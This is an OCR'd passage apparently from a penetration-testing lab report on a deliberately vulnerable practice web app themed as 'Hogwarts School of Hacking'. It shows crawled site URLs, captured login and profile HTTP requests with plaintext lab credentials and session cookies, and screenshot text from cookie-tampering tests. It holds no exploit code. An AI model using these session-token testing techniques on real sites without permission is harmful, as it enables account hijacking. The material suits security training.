http://192.168.1.20/images/phonedoctorsug_cbl.png
http://192.168.1.20/images/phonedoctorsug_content.png
http://192.168.1.20/images/phonedoctorsug_ct.png
http://192.168.1.20/images/phonedoctorsug_ctf.png
http://192.168.1.20/images/phonedoctorsug_footer.png
http://192.168.1.20/images/phonedoctorsug_list.png
http://192.168.1.20/images/phonedoctorsug_main_bg.png
http://192.168.1.20/images/phonedoctorsug_menuba3.png
http://192.168.1.20/images/phonedoctorsug_menubar.png
http://192.168.1.20/images/phonedoctorsug_sidebar_header.png
http://192.168.1.20/images/pinklight.png
http://192.168.1.20/images/point_blue.gif
http://192.168.1.20/images/point_green.gif
http://192.168.1.20/images/point_grey.gif
http://192.168.1.20/images/point_orange.gif
http://192.168.1.20/images/point_purple.gif
http://192.168.1.20/images/point_red.gif
http://192.168.1.20/images/point_white.gif
http://192.168.1.20/images/point_yellow.gif
http://192.168.1.20/images/powder.gif
http://192.168.1.20/images/powerpoint.png
http://192.168.1.20/images/press.gif
http://192.168.1.20/images/prev.png
http://192.168.1.20/images/prevlabel.gif
http://192.168.1.20/images/prin.png
http://192.168.1.20/images/print%20(2).png
http://192.168.1.20/images/printer.gif
http://192.168.1.20/images/prodotti.gif
http://192.168.1.20/images/prodotti32.gif
http://192.168.1.20/images/purpipi.gif
http://192.168.1.20/images/purple.gif
```

```
http://192.168.1.20/images/purplegrad3d.gif
http://192.168.1.20/images/qmark.gif
http://192.168.1.20/images/rainbow.gif
http://192.168.1.20/images/red.gif
http://192.168.1.20/images/redgrad3d.gif
http://192.168.1.20/images/redripple.gif
http://192.168.1.20/images/refresh.png
http://192.168.1.20/images/repair.jpg
http://192.168.1.20/images/repair2.gif
http://192.168.1.20/images/rhubarbcustard.gif
http://192.168.1.20/images/rising.gif
http://192.168.1.20/images/ruff.gif
http://192.168.1.20/images/runbot.gif
http://192.168.1.20/images/save-icon.gif
http://192.168.1.20/images/school.bak
http://192.168.1.20/images/school.jpg
http://192.168.1.20/images/school.jpg.gif
http://192.168.1.20/images/school.png
http://192.168.1.20/images/school_body.jpg
http://192.168.1.20/images/school_comment.jpg
http://192.168.1.20/images/school_content_bottom.jpg
http://192.168.1.20/images/school_content_top.jpg
http://192.168.1.20/images/school_date.jpg
http://192.168.1.20/images/school_footer.jpg
http://192.168.1.20/images/school_footer_box.png
http://192.168.1.20/images/school_footer_list.png
http://192.168.1.20/images/school_image_01.jpg
http://192.168.1.20/images/school_image_02.jpg
http://192.168.1.20/images/school_image_03.jpg
http://192.168.1.20/images/school_list.jpg
http://192.168.1.20/images/school_logo.png
http://192.168.1.20/images/school_menu_left.jpg
http://192.168.1.20/images/school_menu_right.jpg
http://192.168.1.20/images/school_menu_wrapper.jpg
http://192.168.1.20/images/school_newsletter.png
http://192.168.1.20/images/school_rss.png
http://192.168.1.20/images/school_search_bg.png
http://192.168.1.20/images/school_site_header.png
http://192.168.1.20/images/school_subscribe_btn.png
http://192.168.1.20/images/school_subscribe_input.png
http://192.168.1.20/images/school_twitter.png
http://192.168.1.20/images/screenshot.jpg
http://192.168.1.20/images/sienna.gif
http://192.168.1.20/images/skyback.gif
http://192.168.1.20/images/slider
```

```
http://192.168.1.20/images/slider/01.jpg
http://192.168.1.20/images/slider/02.jpg
http://192.168.1.20/images/slider/03.jpg
http://192.168.1.20/images/slider/04.jpg
http://192.168.1.20/images/slider/?C=D;O=D
http://192.168.1.20/images/slider/OOO.jpg
http://192.168.1.20/images/slider/bg1.jpg
http://192.168.1.20/images/slider/bg2.jpg
http://192.168.1.20/images/slider/bg3.jpg
http://192.168.1.20/images/slider/bg4.jpg
http://192.168.1.20/images/slider/bg5.jpg
http://192.168.1.20/images/slider/bg6.jpg
http://192.168.1.20/images/slider/bg7.jpg
http://192.168.1.20/images/smog.gif
http://192.168.1.20/images/smoo.gif
http://192.168.1.20/images/snaphoot.jpg
http://192.168.1.20/images/soft.gif
http://192.168.1.20/images/spacea.PNG
http://192.168.1.20/images/spacer.gif
http://192.168.1.20/images/spedizioni.gif
http://192.168.1.20/images/sploj.gif
http://192.168.1.20/images/sprig.gif
http://192.168.1.20/images/star.gif
http://192.168.1.20/images/steely.gif
http://192.168.1.20/images/stormy.gif
http://192.168.1.20/images/strawberries.gif
http://192.168.1.20/images/submenu.PNG
http://192.168.1.20/images/sun.gif
http://192.168.1.20/images/swsh.gif
http://192.168.1.20/images/templatemo_detail.png
http://192.168.1.20/images/thirdimension.gif
http://192.168.1.20/images/toffeebanana.gif
http://192.168.1.20/images/topped.png
http://192.168.1.20/images/tread.gif
http://192.168.1.20/images/tube.gif
http://192.168.1.20/images/unlocking2.gif
http://192.168.1.20/images/untitled.bmp
http://192.168.1.20/images/up.png
http://192.168.1.20/images/user-group-icon.png
http://192.168.1.20/images/v.jpg
http://192.168.1.20/images/valid.png
http://192.168.1.20/images/view.png
http://192.168.1.20/images/violet.gif
http://192.168.1.20/images/walls.gif
```

```
http://192.168.1.20/images/wash.gif
http://192.168.1.20/images/xp_1blueoff.gif
http://192.168.1.20/images/xp_1blueon.gif
http://192.168.1.20/images/xp_1dustoff.gif
http://192.168.1.20/images/xp_1duston.gif
http://192.168.1.20/images/xp_1greenoff.gif
http://192.168.1.20/images/xp_1greenon.gif
http://192.168.1.20/images/xp_1redoff.gif
http://192.168.1.20/images/xp_1redon.gif
http://192.168.1.20/images/xp_blueoff.gif
http://192.168.1.20/images/xp_blueon.gif
http://192.168.1.20/images/xp_button_blue.gif
http://192.168.1.20/images/xp_button_blueon.gif
http://192.168.1.20/images/xp_button_burnt.gif
http://192.168.1.20/images/xp_button_burnton.gif
http://192.168.1.20/images/xp_button_darkblue.gif
http://192.168.1.20/images/xp_button_darkblueon.gif
http://192.168.1.20/images/xp_button_darkgreen.gif
http://192.168.1.20/images/xp_button_darkgreenon.gif
http://192.168.1.20/images/xp_button_darkolive.gif
http://192.168.1.20/images/xp_button_darkoliveon.gif
http://192.168.1.20/images/xp_button_green.gif
http://192.168.1.20/images/xp_button_greenon.gif
http://192.168.1.20/images/xp_button_off.gif
http://192.168.1.20/images/xp_button_olive.gif
http://192.168.1.20/images/xp_button_oliveon.gif
http://192.168.1.20/images/xp_button_on.gif
http://192.168.1.20/images/xp_button_orange.gif
http://192.168.1.20/images/xp_button_orangeon.gif
http://192.168.1.20/images/xp_dark_off.gif
http://192.168.1.20/images/xp_dark_on.gif
http://192.168.1.20/images/xp_dustoff.gif
http://192.168.1.20/images/xp_duston.gif
http://192.168.1.20/images/xp_greenoff.gif
http://192.168.1.20/images/xp_greenon.gif
http://192.168.1.20/images/xp_purpleoff.gif
http://192.168.1.20/images/xp_purpleon.gif
http://192.168.1.20/images/xp_purpoff.gif
http://192.168.1.20/images/xp_purpon.gif
http://192.168.1.20/images/xp_redoff.gif
http://192.168.1.20/images/xp_redon.gif
http://192.168.1.20/images/yellowgrad3d.gif
http://192.168.1.20/index.php
http://192.168.1.20/js
http://192.168.1.20/js/
```

```
http://192.168.1.20/js/
http://192.168.1.20/js/?C=D;O=D
http://192.168.1.20/js/bootstrap.min.js
http://192.168.1.20/js/ddsmoothmenu.js
http://192.168.1.20/js/jquery-1.4.3.min.js
http://192.168.1.20/js/jquery.localscroll-min.js
http://192.168.1.20/js/jquery.min.js
http://192.168.1.20/js/jquery.nivo.slider.pack.js
http://192.168.1.20/js/jquery.scrollTo-min.js
http://192.168.1.20/js/slimbox2.js
http://192.168.1.20/nivo-slider.css
http://192.168.1.20/qtip
http://192.168.1.20/qtip/
http://192.168.1.20/qtip/?C=D;O=D
http://192.168.1.20/qtip/jquery.qtip.min.css
http://192.168.1.20/qtip/jquery.qtip.min.js
http://192.168.1.20/robots.txt
http://192.168.1.20/school.css
http://192.168.1.20/sitemap.xml
http://192.168.1.20/student
http://192.168.1.20/student/graph
http://192.168.1.20/student/graph/js
http://192.168.1.20/student/graph/js/awesomechart.js
http://192.168.1.20/student/index.php?action=home
http://192.168.1.20/vision.css
```

Figure 1-5 Sample HTTP header captured by the login process

```
HTTP Headers
 http://192.168.1.20/

 POST / HTTP/1.1
 Host: 192.168.1.20
 User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Language: en-US,en;q=0.5
 Accept-Encoding: gzip, deflate
 Referer: http://192.168.1.20/
 Cookie: SecretCookie=614842766448526c636a6f334d4455795932466b4e6d49304d54566d4e4449334d6d4d784f5467325957453559545577595464 6a4d7a6f784e6a41314d5467784d7a6333; PHPSESSID=f0b6kcm7gsmbn3v1g...
 Connection: keep-alive
 Content-Type: application/x-www-form-urlencoded
 Content-Length: 45
   username=hpotter&password=hacklab&login=login

 HTTP/1.1 200 OK
 Date: Thu, 12 Nov 2020 11:55:53 GMT
 Server: Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3
 X-Powered-By: PHP/5.6.34
 Set-Cookie: SecretCookie=614842766448526c636a6f334d4455795932466b4e6d49304d54566d4e4449334d6d4d784f5467325957453559545577595464 6a4d7a6f784e6a41314d5467794d54557a
 Expires: Thu, 19 Nov 1981 08:52:00 GMT
 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
 Pragma: no-cache
 Content-Length: 4034
 Keep-Alive: timeout=5, max=100
 Connection: Keep-Alive
 Content-Type: text/html; charset=UTF-8
```

Figure 1-6 Sample HTTP header captured from modifying profile information

HTTP Headers

```
http://192.168.1.20/student/studentprofile.php

POST /student/studentprofile.php HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.20/student/studentprofile.php
Cookie: SecretCookie=614842766448526c636a6f334d4455795932466b4e6d49304d54566d4e4449334d6d...
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 55
  id=1&spell=Reducto&favteacher=Rubeus+Hagrid&send=Modify

HTTP/1.1 200 OK
Date: Thu, 12 Nov 2020 12:08:23 GMT
Server: Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3
X-Powered-By: PHP/5.6.34
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
```

Figure 1-7 Disabled JS on the login functionality




Figure 1-8 Unsuccessful test with Cookie Deletion (PHP token)








Figure 1-9 Using Cookies Manager to test the Secret Cookie token




Welcome to Hogwarts school of hacking - OWASP Mantra
File Edit View History Bookmarks Tile Tools Help
Welcome to Hogwarts s...
192.168.1.20/student/index.php?action=home
Student: Harry Potter Logout
Home
My subjects
My grades
My profile
Change password
About
Hogwarts School of Hacking
This is the Hogwarts school student management system for viewing your marks. Any hacking attacks will result in 10 marks deducted from your school.
Lorem ipsum dolor sit amet, consectetur adipiscing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Sometimes you spot something funny in lorem ipsums. Ut enim ad minim veniam, quis nostrud exercitation ullamco laboris nisi ut aliquip ex ea commodo consequat. Duis aute irure dolor in reprehenderit in voluptate velit esse cillum dolore eu fugiat nulla pariatur. Excepteur sint occaecat cupidatat non proident, sunt in culpa qui officia deserunt mollit anim id est laborum.
Move the mouse here to slide
19» Severus Snape
20» Pomona Sprout
21» Sybill Trelawney
22» Dolores Umbridge
23» Septima Vector
1 » Harry Potter
2» Adam Smith
3» Bob Brown
4» Colin Gate
Copyright © 2017 Hogwarts School. Designed by R Weasley
Refresh
Site
Name
192.168.1.20
PHPSESSID
Name: PHPSESSID
Content: n0l63ng9c6nlanni242eqm5dm3
Host: 192.168.1.20
Path: /
Any type of connection
Expires: At end of session
Edit
Delete
Close


Welcome to Hogwarts school of hacking - OWASP Mantra
File Edit View History Bookmarks Tile Tools Help
Welcome to Hogwarts s...
192.168.1.20/student/index.php?action=vsub
Student: Harry Potter Logout
Home
My subjects
My grades
My profile
Change password
About
TOTAL SUBJECTS: 16
subject code
subject name
CMP101 Astronomy
CMP104 Herbology
CMP102 Charms
CMP103 Defence against the dark arts
CMP105 Potions
CMP106 Transfiguration
CMP107 History of magic
CMP108 Spells
CMP201 Dragons
CMP203 Magical combat
CMP204 Wandmaking
CMP205 Fantastic beasts
CMP202 Magical beast classification
CMP206 Water, earth & Fire
CMP207 Quidditch
CMP208 Advanced spells
Move the mouse here to slide
1» Cuthbert Binns
2» Charity Burbage
3» Albus Dumbledore
4» Argus Filch
1 » Harry Potter
2» Adam Smith
3» Bob Brown
4» Colin Gate
5» Dean Smart
6» Eric Brodie
Copyright © 2017 Hogwarts School. Designed by R Weasley
Cookies Manager+ v1.5.1.1 [showing 1 of 1, selected 1]
File Edit View Tools Help
Search:
Refresh
Site
Name
192.168.1.20
PHPSESSID
Name: PHPSESSID
Content: n0l63ng9c6nlanni242eqm5dm3
Host: 192.168.1.20
Path: /
Send For: Any type of connection
Expires: At end of session
Add
Edit
Delete
Close


Welcome to Hogwarts school of hacking - OWASP Mantra
File Edit View History Bookmarks Tile Tools Help
Welcome to Hogwarts s...
192.168.1.20/student/studentprofile.php
Student: Harry Potter Logout
Home
My subjects
My grades
My profile
Change password
About
Name
Harry Potter
sex
M
Date of birth
01/02/99
House
Gryffindor
Favourite spell:
Wingardium Leviosa
Favourite teacher:
Alastor Mad-Eye Moody
Modify
Cancel
Change profile image:
Browse
Upload
Cancel Upload
Copyright © 2013 Hogwarts School. Designed by R Weasley
Cookies Manager+ v1.5.1.1 [showing 1 of 1, selected 1]
File Edit View Tools Help
Search:
Refresh
Site
Name
192.168.1.20
PHPSESSID
Name: PHPSESSID
Content: n0l63ng9c6nlanni242eqm5dm3
Host: 192.168.1.20
Path: /
Send For: Any type of connection
Expires: At end of session
Add
Edit
Delete
Close

